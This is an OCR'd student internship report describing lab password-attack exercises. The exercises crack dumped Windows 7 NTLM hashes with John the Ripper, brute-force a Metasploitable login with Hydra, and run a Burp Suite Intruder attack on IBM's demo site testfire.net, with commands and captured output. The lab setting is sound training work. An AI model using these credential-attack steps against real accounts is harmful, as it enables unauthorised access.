INTERNSHIP ON CYBER SECURITY

INTRODUCTION

My name is Harshitha S Shetty, I am from Karkala. Currently perceiving BE in Information Science & Engineering in Mangalore Institute of Technology & Engineering. It was a great opportunity which I have got to improve my skills, and be a better skilled person to fit in to the professional life.

ABOUT DLITHE

DLithe Consultancy Services Pvt Ltd is an EdTech company established in 2018. It has its headquarters in Bengaluru. The main area of focus for this organization has been Embedded Systems, IoT and Full Stack Web development. Their Specialization is in Artificial Intelligence, Blockchain, Cyber Security, Internet of Things, Machine Learning, Embedded Programming, DevOps, Full-stack Development, CAD, Digital Learning Platform, Banking, Insurance, Manufacturing, Retail, C, Java, Microsoft, Python, SMAC, IoT, Manual & Automation Testing, Mainframes, Staff Augmentation, Internship, and Offline & Online trainings among many other fields.

SUMMARY OF INTERNSHIP

The internship performed at DLithe Consultancy Pvt Ltd consists of work on various fields as per the requirements of the company. The duration of the internship was one month, from 06/02/2023 to 06/03/2023. The first 15 days we had theory aspects regarding basic of networking. The next 15 days was all about the live projects. Through the internship I was exposed to various activities which were unknown to me and some other work which was known to me. I was able to work as team. It was a great experience working in DLithe. I can to know about the various technologies such as Kali Linux, Cisco Packet Tracer etc.


I was showed to create, design, and implement cyber-attacks. I got to know about view groups started implementing in building environment, which help us in providing basic interface of the cyber-attacks. Last I started implementing second levels task in setting an attack. Finally, I worked on projects related to cyber-attacks.


TECHNICAL TASKS


PASSWORD CRACKING OF WINDOWS 7


- Initially open windows and then open browser and search tmpfiles.org
- Later browse and add hash file that is been created upload it. Using the url obtained.
- Next step is to visit kali linux and browse tmpfiles.org along with url received then copy the file.
- open the command prompt and use command nano file name and paste the copied


file and use john file name to obtain the result.







Win 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/tmp/files - hash2.txt
https://tmpfiles.org/1070666/hash3.txt
/TMP/FILES
TEMPORARY FILE HOSTING
Filename hash3.txt
Size 0.41 KB
URL https://tmpfiles.org/dl/1070666/hash3.txt
Expires at 2023-03-14 11:47 UTC
Download
Upload API About Image Upload
Mouse integration ...
Auto capture keyboard ...
Type here to search
Temps drop
ENG
16:17
14-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
GNU nano 6.4
hashh3.txt
Administrator:500:NO PASSWORD*********************:31D6CFE0D16AE931B73C59D7E0C089C0:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
windows7:1001:NO PASSWORD*********************:DA91D5C9D1694D868DF584D4A07810D1:::
HomeGroupUser$:1002:NO PASSWORD*********************:CDA5A042ACJDD6F151D5761D77C42CE:::
shreya:1003:NO PASSWORD*********************:236D98A812C76877D4D3CB3680258FA8:::
Help
Write Out
Where Is
Cut
Execute
Location
Undo
Set Mark
To Bracket
Previous
Back
Prev Word
Home
Exit
Read File
Replace
Paste
Justify
Go To Line
Redo
Copy
Where Was
Next
Forward
Next Word
End
Type here to search
13°C Sunny
ENG
16:20
14-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo -s
[sudo] password for kali:
(root㉿kali)-[/home/kali]
nano hashh3.txt
(root㉿kali)-[/home/kali]
john hashh3.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (NT [MD4 256/256 AVX2 8×3])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
Type here to search
13°C Sunny
ENG
16:21
14-03-2023


PASSWORD CRACKING OF METASPOILTABLE MACHINE USING HYDRA


- Create a file using nano filename command
- Use the tool hydra to know the user password and username. Note:If we are unaware about username or password then use capital L(username) and P(password).
- If we know username and unaware of the password then write the command as: hydra -lmsfadmin -P pass.





PERFORM PASSWORD CRACKING OF ONLINE VULNERABLE WEBSITE(TESTFIRE.NET) USING BURPSUITE


- Initially enter the command burpsuite. It will be redirecting to another page.
- Next step is to turn on the intercept. Next login in to the website testfire.net and then turn on the burp.
- As soon as you login your login details will be come under intercept.
- The code which is available in the proxy of the intercept just copy and send it to the intruder.
- There just copy the username and password the click on add button.
- Then select the attack type Cluster bomb set the payloads and start the attack.






Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Intercept is on
Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.
Learn more
Open browser


testfire.net
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
AltoroMutual
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
Online Banking with FREE Online Bill Pay
Real Estate Financing
Business Credit Cards
Retirement Solutions
Privacy and Security
Win a Samsung Galaxy S10 smartphone
The Altoro3 website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects.
Copyright © 2008, 2023, IBM Corporation, All rights reserved.


AltoroMutual
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
Online Banking Login
Username:
Password:
Login
The Altoro3 website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects.
Copyright © 2008, 2023, IBM Corporation, All rights reserved.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://testfire.net:80 [65.61.137.117]
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex
1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=542DD2ED594E7ECFAEAF3395595EB829
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin1&passw=passss&btnSubmit=Log
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Insert Collaborator payload
Request in browser
Engagement tools [Pro version only]
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation
Search...
0 matches
Inspector
Selection 39
Selected text
uid=admin1&passw=passss&btnSubmit=Logi
n
Decoded from: URL encoding
uid=admin1&passw=passss&btnSubmit=Logi
n
Cancel Apply changes
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 3
Request Cookies 1
Request Headers 12

